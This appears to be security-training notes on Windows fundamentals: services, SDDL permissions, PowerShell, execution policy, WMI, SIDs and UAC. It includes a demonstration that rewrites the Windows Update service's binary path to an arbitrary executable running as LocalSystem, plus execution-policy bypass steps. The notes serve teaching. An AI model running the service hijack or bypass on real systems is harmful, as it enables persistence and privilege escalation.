| Process Tab | shows a list of running apps and background processes along with the CPU, memory, disk, network, and power usage for each |
| Performance Tab | shows graphs and data such as CPU utilization, system uptime, memory usage, disk and, networking, and CPU usage; you can also open the Resource Monitor, which gives you a much more in-depth view of the current CPU, Memory, Disk, and Network resource usage |
Process Explorer
… is part of the Sysinternals tool suite. This tool can show which handles and DLL processes are loaded when a program runs. Process Explorer shows a list of currently running processes, and from there, you can see what handles the process has selected in one view of the DLLs and memory-swapped files that have been loaded in another view. You can also search within the tool to show which processes tie back to a specific handle or DLL. The tool can also be used to analyze parent-child process relationships to see what child processes are spawned by an app and help troubleshoot any issues as orphaned that can be left behind when a process is terminated.
Service Permissions
Examining Services using services.msc
You can use services.msc to view and manage just about every detail regarding all services. Take a look at the service associated with Windows Update (wuauserv).

Make a note of the different properties available for viewing and configuration. Knowing the service name is especially useful when using command-line tools to examine and manage services. Path to the executable is the full path to the program and command to execute when the service starts. If the NFTS permissions of the destination directory are configured with weak permissions, an attacker could replace the original executable with one created for malicious purposes.

Most services run with LocalSystem privileges by default which is the highest level of access allowed on an individual Windows OS. Not all apps need LocalSystem account-level permissions, so it is beneficial to perform research on a case-by-case basis when considering installing new apps in a Windows environment. It is a good practice to identify applications that can run with the least privileges possible to align with the principle of least privilege.
Notable built-in service accounts in Windows:
- LocalService
- NetworkService
- LocalSystem

The recovery tab allows steps to be configured should a service fail. Notice how this service can be set to run a program after the first failure. This is yet another vector that an attacker could use to run malicious programs by utilizing a legitimate service.
Examining Services using sc
sc can also be used to configure and manage services.
C:\Users\htb-student>sc qc wuauserv
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: wuauserv
TYPE : 20 WIN32_SHARE_PROCESS
START_TYPE : 3 DEMAND_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\WINDOWS\system32\svchost.exe -k netsvcs -p
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Windows Update
DEPENDENCIES : rpcss
SERVICE_START_NAME : LocalSystem
...
C:\Users\htb-student>sc //hostname or ip of box query ServiceName
sc qc is used to query the service. This is where the names of services can come in handy. If you want to query a service on a device over the network, you could specify the hostname or IP address immediately after sc.
C:\Users\htb-student> sc stop wuauserv
[SC] OpenService FAILED 5:
Access is denied.
You can also use sc to start and stop services.
Notice how you are denied access from performing this action without running it within an administrative context. If you run a command prompt with elevated privileges, you will be permitted to complete this action.
C:\WINDOWS\system32> sc config wuauserv binPath=C:\Winbows\Perfectlylegitprogram.exe
[SC] ChangeServiceConfig SUCCESS
C:\WINDOWS\system32> sc qc wuauserv
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: wuauserv
TYPE : 20 WIN32_SHARE_PROCESS
START_TYPE : 3 DEMAND_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Winbows\Perfectlylegitprogram.exe
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Windows Update
DEPENDENCIES : rpcss
SERVICE_START_NAME : LocalSystem
If you were to investigate a situation where you suspected that the system had malware, sc would give you the ability to quickly search and analyze commonly targeted services and newly created services. It’s also much more script-friendly than utilizing GUI tools.
Another helpful way you can examine service permissions using sc is through the sdshow command.
C:\WINDOWS\system32> sc sdshow wuauserv
D:(A;;CCLCSWRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)S:(AU;FA;CCDCLCSWRPWPDTLOSDRCWDWO;;;WD)
Every named object in Windows is a securable object, and even some unnamed objects are securable. If it’s securable in a Windows OS, it will have a security descriptor. Security descriptors identify the object’s owner and a primary group containing a Discretionary Access Control List (DACL) and a System Access Control List (SACL).
Generally, a DACL is used for controlling access to an object, and a SACL is used to account for and log access attempts.
D:(A;;CCLCSWRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)
This amalgamation of chars crunched together and delimited by opened and closed parantheses is in a format known as the Security Descriptor Definition Language (SDDL).
D: (A;;CCLCSWRPLORC;;;AU)
- D: - the proceeding chars are DACL permissions
- AU: - defines the security principal Authenticated Users
- A;; - access is allowed
- CC - SERVICE_QUERY_CONFIG is the full name, and it is a query to the service control manager (SCM) for the service configuration
- LC - SERVICE_QUERY_STATUS is the full name, and it is a query to the service control manager (SCM) for the current status of the service
- SW - SERVICE_ENUMERATE_DEPENDENTS is the full name, and it will enumerate a list of dependent services
- RP - SERVICE_START is the full name, and it will start the service
- LO - SERVICE_INTERROGATE is the full name, and it will query the service for its current status
- RC - READ_CONTROL is the full name, and it will query the security descriptor of the service
Each set of 2 chars between the semi-colons represents actions allowed to be performed by a specific user or group.
;;CCLCSWRPLORC;;;
After the last set of semi-colons, the chars specify the security principal that is permitted to perform those actions.
;;;AU
The char immediately after the opening parantheses and before the first set of semi-colons defines whether the actions are Allowed or Denied.
A;;
This entire security descriptor associated with the Windows Update (wuauserv) service has three sets of access control entries because there are three different security principals. Each security principal has specific permissions applied.
Examining Service Permissions using PowerShell
Using the Get-Acl PowerShell cmdlet, you can examine service permissions by targeting the path of a specific service in the registry.
PS C:\Users\htb-student> Get-ACL -Path HKLM:\System\CurrentControlSet\Services\wuauserv | Format-List
Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\wuauserv
Owner : NT AUTHORITY\SYSTEM
Group : NT AUTHORITY\SYSTEM
Access : BUILTIN\Users Allow ReadKey
BUILTIN\Users Allow -2147483648
BUILTIN\Administrators Allow FullControl
BUILTIN\Administrators Allow 268435456
NT AUTHORITY\SYSTEM Allow FullControl
NT AUTHORITY\SYSTEM Allow 268435456
CREATOR OWNER Allow 268435456
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -2147483648
S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
ReadKey
S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
-2147483648
Audit :
Sddl : O:SYG:SYD:AI(A;ID;KR;;;BU)(A;CIIOID;GR;;;BU)(A;ID;KA;;;BA)(A;CIIOID;GA;;;BA)(A;ID;KA;;;SY)(A;CIIOID;GA;;;SY)(A
;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;ID;KR;;;S-1-15-3-1024-1065365936-1281604716-3511738428-1654
721687-432734479-3232135806-4053264122-3456934681)(A;CIIOID;GR;;;S-1-15-3-1024-1065365936-1281604716-351173842
8-1654721687-432734479-3232135806-4053264122-3456934681)
Interaction
Windows Sessions
Interactive
An interactive, or local logon session, is initiated by a user authenticating to a local or domain system by entering their creds. An interactive logon can be initiated by logging directly into the system, by requesting a secondary logon session using the runas command via the command line, or through a Remote Desktop connection.
Non-Interactive
Non-interactive accounts in Windows differ from standard user accounts as they do not require login creds. There are 3 types of non-interactive accounts: the Local System Account, Local Service Account, and the Network Service Account. Non-interactive accounts are generally used by the Windows OS to automatically start services and apps without requiring user interaction. These accounts have no password associated with them and are usually used to start services when the system boots or to run scheduled tasks.
| Account | Description |
|---|---|
| Local System Account | also known as the NT AUTHORITY\SYSTEM account, this is the most powerful account in Windows systems; it is used for a variety of OS-related tasks, such as starting Windows services; this account is more powerful than accounts in the local administrators group |
| Local Service Account | known as the NT AUTHORITY\LocalService account, this is a less privileged version of the SYSTEM account and has similar privileges to a local user account; it is granted limited functionality and can start some services |
| Network Service Account | is known as the NT AUTHORITY\NetworkService account and is similar to a standard domain user account; it has similar privileges to the Local Service Account on the local machine; it can establish authenticated sessions for certain network services |
Interacting with the Windows OS
- GUI
- RDP
- CMD
- PowerShell
CMD
C:\htb> help
For more information on a specific command, type HELP command-name
ASSOC Displays or modifies file extension associations.
ATTRIB Displays or changes file attributes.
BREAK Sets or clears extended CTRL+C checking.
BCDEDIT Sets properties in boot database to control boot loading.
CACLS Displays or modifies access control lists (ACLs) of files.
CALL Calls one batch program from another.
CD Displays the name of or changes the current directory.
CHCP Displays or sets the active code page number.
CHDIR Displays the name of or changes the current directory.
CHKDSK Checks a disk and displays a status report.
CHKNTFS Displays or modifies the checking of disk at boot time.
CLS Clears the screen.
CMD Starts a new instance of the Windows command interpreter.
COLOR Sets the default console foreground and background colors.
COMP Compares the contents of two files or sets of files.
COMPACT Displays or alters the compression of files on NTFS partitions.
CONVERT Converts FAT volumes to NTFS. You cannot convert the
current drive.
COPY Copies one or more files to another location.
<SNIP>
...
C:\htb> help schtasks
SCHTASKS /parameter [arguments]
Description:
Enables an administrator to create, delete, query, change, run and
end scheduled tasks on a local or remote system.
Parameter List:
/Create Creates a new scheduled task.
/Delete Deletes the scheduled task(s).
/Query Displays all scheduled tasks.
/Change Changes the properties of scheduled task.
/Run Runs the scheduled task on demand.
/End Stops the currently running scheduled task.
/ShowSid Shows the security identifier corresponding to a scheduled task name.
/? Displays this help message.
Examples:
SCHTASKS
SCHTASKS /?
SCHTASKS /Run /?
SCHTASKS /End /?
SCHTASKS /Create /?
SCHTASKS /Delete /?
SCHTASKS /Query /?
SCHTASKS /Change /?
SCHTASKS /ShowSid /?
...
C:\htb> ipconfig /?
USAGE:
ipconfig [/allcompartments] [/? | /all |
/renew [adapter] | /release [adapter] |
/renew6 [adapter] | /release6 [adapter] |
/flushdns | /displaydns | /registerdns |
/showclassid adapter |
/setclassid adapter [classid] |
/showclassid6 adapter |
/setclassid6 adapter [classid] ]
where
adapter Connection name
(wildcard characters * and ? allowed, see examples)
Options:
/? Display this help message
/all Display full configuration information.
/release Release the IPv4 address for the specified adapter.
/release6 Release the IPv6 address for the specified adapter.
/renew Renew the IPv4 address for the specified adapter.
/renew6 Renew the IPv6 address for the specified adapter.
/flushdns Purges the DNS Resolver cache.
/registerdns Refreshes all DHCP leases and re-registers DNS names
/displaydns Display the contents of the DNS Resolver Cache.
/showclassid Displays all the dhcp class IDs allowed for adapter.
/setclassid Modifies the dhcp class id.
/showclassid6 Displays all the IPv6 DHCP class IDs allowed for adapter.
/setclassid6 Modifies the IPv6 DHCP class id.
<SNIP
PowerShell
Cmdlets
… are small single-function tools built into the shell. They are in form of Verb-Noun.
Example:
Get-ChildItem -Path C:\Users\Administrator\Downloads -Recurse
Aliases
PS C:\htb> get-alias
CommandType Name Version Source
----------- ---- ------- ------
Alias % -> ForEach-Object
Alias ? -> Where-Object
Alias ac -> Add-Content
Alias asnp -> Add-PSSnapin
Alias cat -> Get-Content
Alias cd -> Set-Location
Alias CFS -> ConvertFrom-String 3.1.0.0 Microsoft.PowerShell.Utility
Alias chdir -> Set-Location
Alias clc -> Clear-Content
Alias clear -> Clear-Host
Alias clhy -> Clear-History
Alias cli -> Clear-Item
Alias clp -> Clear-ItemProperty
...
PS C:\htb> New-Alias -Name "Show-Files" Get-ChildItem
PS C:\> Get-Alias -Name "Show-Files"
CommandType Name Version Source
----------- ---- ------- ------
Alias Show-Files
help
PS C:\htb> Get-Help Get-AppPackage
NAME
Get-AppxPackage
SYNTAX
Get-AppxPackage [[-Name] <string>] [[-Publisher] <string>] [-AllUsers] [-PackageTypeFilter {None | Main |
Framework | Resource | Bundle | Xap | Optional | All}] [-User <string>] [-Volume <AppxVolume>]
[<CommonParameters>]
ALIASES
Get-AppPackage
REMARKS
Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
-- To download and install Help files for the module that includes this cmdlet, use Update-Help.
Running Scripts
You can run PowerShell scripts in a variety of ways. If you know the functions, you can run the script either locally or after loading into memory with a download cradle like the below example.
PS C:\htb> .\PowerView.ps1;Get-LocalGroup |fl
Description : Users of Docker Desktop
Name : docker-users
SID : S-1-5-21-674899381-4069889467-2080702030-1004
PrincipalSource : Local
ObjectClass : Group
Description : VMware User Group
Name : __vmware__
SID : S-1-5-21-674899381-4069889467-2080702030-1003
PrincipalSource : Local
ObjectClass : Group
Description : Members of this group can remotely query authorization attributes and permissions for resources on
this computer.
Name : Access Control Assistance Operators
SID : S-1-5-32-579
PrincipalSource : Local
ObjectClass : Group
Description : Administrators have complete and unrestricted access to the computer/domain
Name : Administrators
SID : S-1-5-32-544
PrincipalSource : Local
<SNIP>
One common way to work with a script in PowerShell is to import it so that all functions are then available within your current PowerShell console session: Import-Module .\PowerView.ps1. You can then either start a command and cycle through the options or type Get-Module to list all loaded modules and their associated commands.
PS C:\htb> Get-Module | select Name,ExportedCommands | fl
Name : Appx
ExportedCommands : {[Add-AppxPackage, Add-AppxPackage], [Add-AppxVolume, Add-AppxVolume], [Dismount-AppxVolume,
Dismount-AppxVolume], [Get-AppxDefaultVolume, Get-AppxDefaultVolume]...}
Name : Microsoft.PowerShell.LocalAccounts
ExportedCommands : {[Add-LocalGroupMember, Add-LocalGroupMember], [Disable-LocalUser, Disable-LocalUser],
[Enable-LocalUser, Enable-LocalUser], [Get-LocalGroup, Get-LocalGroup]...}
Name : Microsoft.PowerShell.Management
ExportedCommands : {[Add-Computer, Add-Computer], [Add-Content, Add-Content], [Checkpoint-Computer,
Checkpoint-Computer], [Clear-Content, Clear-Content]...}
Name : Microsoft.PowerShell.Utility
ExportedCommands : {[Add-Member, Add-Member], [Add-Type, Add-Type], [Clear-Variable, Clear-Variable], [Compare-Object,
Compare-Object]...}
Name : PSReadline
ExportedCommands : {[Get-PSReadLineKeyHandler, Get-PSReadLineKeyHandler], [Get-PSReadLineOption,
Get-PSReadLineOption], [Remove-PSReadLineKeyHandler, Remove-PSReadLineKeyHandler],
[Set-PSReadLineKeyHandler, Set-PSReadLineKeyHandler]...}
Execution Policy
Sometimes you will find that you are unable to run scripts on a system. This is due to a security feature called the execution policy, which attempts to prevent the execution of malicious scripts. The possible polices are:
| Policy | Description |
|---|---|
| AllSigned | all scripts can run, but a trusted publisher must sign scripts and configuration files; this includes both remote and local scripts; you receive a prompt before running scripts signed by publishers that you have not yet listed as either trusted or untrusted |
| Bypass | no scripts or configuration files are blocked, and the user receives no warnings or prompts |
| Default | this sets the default execution policy, Restricted for Windows desktop machines and RemoteSigned for Windows servers |
| RemoteSigned | scripts can run but requires a digital signature on scripts that are downloaded from the internet; digital signatures are not required for scripsts that are written locally |
| Restricted | this allows individual commands but does not allow scripts to be run; all script file types, including configuration files, module script files, and PowerShell profiles are blocked |
| Undefined | no execution policy is set for the current scope; if the execution policy for ALL scopes is set to undefined, then the default execution policy of Restricted will be used |
| Unrestricted | this is the default execution policy for non-Windows computers, and it cannot be changed; this policy allows for usigned scripts to be run but warns the user before running scripts that are not from the local intranet zone |
Example:
PS C:\htb> Get-ExecutionPolicy -List
Scope ExecutionPolicy
----- ---------------
MachinePolicy Undefined
UserPolicy Undefined
Process Undefined
CurrentUser Undefined
LocalMachine RemoteSigned
The execution policy is not meant to be a security control that restricts user actions. A user can easily bypass the policy by either typing the script contents directly into the PowerShell window, downloading and invoking the script, or specifying the script as an encoded command. It can also be bypassed by adjusting the execution policy or setting the execution policy for the current process scope.
Below is an example of changing the execution policy for the current process.
PS C:\htb> Set-ExecutionPolicy Bypass -Scope Process
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
You can now see that the execution policy has been changed.
PS C:\htb> Get-ExecutionPolicy -List
Scope ExecutionPolicy
----- ---------------
MachinePolicy Undefined
UserPolicy Undefined
Process Bypass
CurrentUser Undefined
LocalMachine RemoteSigned
Windows Management Instrumentation (WMI)
… is a subsystem of PowerShell that provides system administration with powerful tools for system monitoring. The goal of WMI is to consolidate device and application management across corporate networks. WMI is a core part of the Windows OS and has come pre-installed since Windows 2000. It is made up of the following components:
| Component Name | Description |
|---|---|
| WMI service | the WMI process, which runs automatically at boot and acts as an intermediary bewteen WMI providers, the WMI repository, and managing apps |
| Managed objects | any logical or physical component that can be managed by WMI |
| WMI providers | objects that monitor events/data related to a specific object |
| Classes | these are used by the WMI providers to pass data to the WMI service |
| Methods | these are attached to classes and allow actions to be performed |
| WMI repository | a database that stores all static data related to WMI |
| CIM Object Manager | the system that requests data from WMI providers and returns it to the app requesting it |
| WMI API | enables apps to acces the WMI infrastructure |
| WMI Consumer | sends queries to objects via the CIM Object Manager |
Some of the uses for WMI are:
- status information for local/remote systems
- configuring security settings on remote machines/apps
- setting and changing user and group permissions
- setting/modifying system properties
- code executioon
- scheduling processes
- setting up logging
These tasks can all be performed using a combination of PowerShell and the WMI CLI.
C:\htb> wmic /?
WMIC is deprecated.
[global switches] <command>
The following global switches are available:
/NAMESPACE Path for the namespace the alias operate against.
/ROLE Path for the role containing the alias definitions.
/NODE Servers the alias will operate against.
/IMPLEVEL Client impersonation level.
/AUTHLEVEL Client authentication level.
/LOCALE Language id the client should use.
/PRIVILEGES Enable or disable all privileges.
/TRACE Outputs debugging information to stderr.
/RECORD Logs all input commands and output.
/INTERACTIVE Sets or resets the interactive mode.
/FAILFAST Sets or resets the FailFast mode.
/USER User to be used during the session.
/PASSWORD Password to be used for session login.
/OUTPUT Specifies the mode for output redirection.
/APPEND Specifies the mode for output redirection.
/AGGREGATE Sets or resets aggregate mode.
/AUTHORITY Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.
For more information on a specific global switch, type: switch-name /?
Press any key to continue, or press the ESCAPE key to stop
Example:
C:\htb> wmic os list brief
BuildNumber Organization RegisteredUser SerialNumber SystemDirectory Version
19041 Owner 00123-00123-00123-AAOEM C:\Windows\system32 10.0.19041
WMIC uses aliases and associated verbs, adverbs, and switches. The above command example uses LIST to show data and the adverb BRIEF to provide just the core set of properties. WMI can be used with PowerShell.
PS C:\htb> Get-WmiObject -Class Win32_OperatingSystem | select SystemDirectory,BuildNumber,SerialNumber,Version | ft
SystemDirectory BuildNumber SerialNumber Version
--------------- ----------- ------------ -------
C:\Windows\system32 19041 00123-00123-00123-AAOEM 10.0.19041
Further Windows Usage
Microsoft Management Console (MMC)
… can be used to group snap-ins, or administrative tools, to manage hardware, software, and network components within a Windows Host.
You can open MMC by just typing mmc in the start menu.

From here, you can browse to File –> Add or Remove Snap-ins, and begin customizing your administrative console.

As you begin adding snap-ins, you will be asked if you want to add the snap-in to manage just the local computer or if it will be used to manage another computer on the network.
Once you have finished adding snap-ins, they will appear on the left-hand side of MMC. From here, you can save the set of snap-ins as a .msc file, so they will be loaded the next time you open MMC. By default, they are saved in the Windows Administrative Tools directory under the Start menu. Next time you open MMC, you can choose to load any of the views that you have captured.
Windows Subsystem for Linux (WSL)
… is a feature that allows Linux binaries to be run natively on Windows 10 and Windows Server 2019. It was originally intended for devs who needed to run Bash, Ruby, and native Linuc command-line tools such as sed, awk, grep, etc., directly on their Windows workstation.
PS C:\htb> ls /
bin dev home lib lLib64 media opt root sbin srv tmp var
boot etc init 1lib32 Libx32 mnt proc run Snap sys usr
...
PS C:\htb> uname -a
Linux WS01 4.4.0-18362-Microsoft #476-Microsoft Frit Nov 01 16:53:00
PST 2019 x86_64 x86 _64 x86_64 GNU/Linux
Server Core
… is a minimalistic Server environment only containing key Server functionality. As a result, Server Core has lower management requirements, a smaller attack surface, and uses less disk space and memory than its Desktop Experience counterpart. In Server Core, all configuration and maintenance tasks are performed via the command-line, PowerShell, or remote management with MMC or Remote Server Administration Tools.
Windows Security
Security Identifier (SID)
Each of the security principals on the system has a unique security identifier. The system automatically generates SIDs. This means that even if, for example, you have two identical users on the system, Windows can distinguish the two and their rights based on their SIDs. SIDs are string values with different lengths, which are stored in the security database. These SIDs are added to the user’s access token to identify all actions that the user is authorized to take.
A SID consists of the Identifier Authority and the Relative ID (RID). In an AD domain environment, the SID also includes the domain SID.
PS C:\htb> whoami /user
USER INFORMATION
----------------
User Name SID
=================== =============================================
ws01\bob S-1-5-21-674899381-4069889467-2080702030-1002
The SID is broken down into this pattern.
(SID)-(revision level)-(identifier-authority)-(subauthority1)-(subauthority2)-(etc)
| Number | Meaning | Description |
|---|---|---|
| S | SID | identifies the string as a SID |
| 1 | Revision Level | to date, this has never be changed and has always been 1 |
| 5 | Identifier Authority | a 48-bit string that identifies the authority that created the SID |
| 21 | Subauthority 1 | this is a variable number that identifies the user’s relation or group described by the SID to the authority that created it; it tells you in what order this authority created the user’s account |
| 674899381-4069889467-2080702030 | Subauthority 2 | tells you which computer (or domain) created the number |
| 1002 | Subauthority 3 | the RID that distinguishes one account from another; tells you whether this user is a normal user, a guest, an admin, or part of some other group |
Security Accounts Manager (SAM) and Access Control Entries (ACE)
SAM grants rights to a network to execute specific processes.
The access rights themselves are managed by ACE in Access Control Lists (ACL). The ACLs contain ACEs that define which users, groups, or processes have access to a file or to execute a process, for example.
The permissions to access a securable object are given by the security descriptor, classified into two types of ACLs: the Discretionary Access Control List (DACL) or System Access Control List (SACL). Every thread and process started or initiated by a user goes through an authorization process. An integral part of this process is access tokens, validated by the Local Security Authority (LSA). In addition to the SID, these access tokens contain other security-relevant information. Understanding these functionalities is an essential part of learning how to use and work around these security mechanisms during the PrivEsc phase.
User Account Control (UAC)
… is a security feature in Windows to prevent malware from running or manipulating processes that could damage the computer or its contents. There is the Admin Approval Mode in UAC, which is designed to prevent unwanted software from being installed without the administrator’s knowledge or to prevent system-wide changes from being made. Surely you have already seen the consent prompt if you have installed a specific software, and your system has asked for confirmation if you want to have it installed. Since the installation requires administrator rights, a window pops up, asking you if you want to confirm the installation. With a standard user who has no rights for the installation, execution will be denied, or you will be asked for the administrator password. This consent prompt interrupts the execution of scripts or binaries that malware or attackers try to execute until the user enters the password or confirs execution. To understand how UAC works, you need to know how it is structured and how it works, and what triggers the consent prompt. The following diagram illustrates how UAC works.
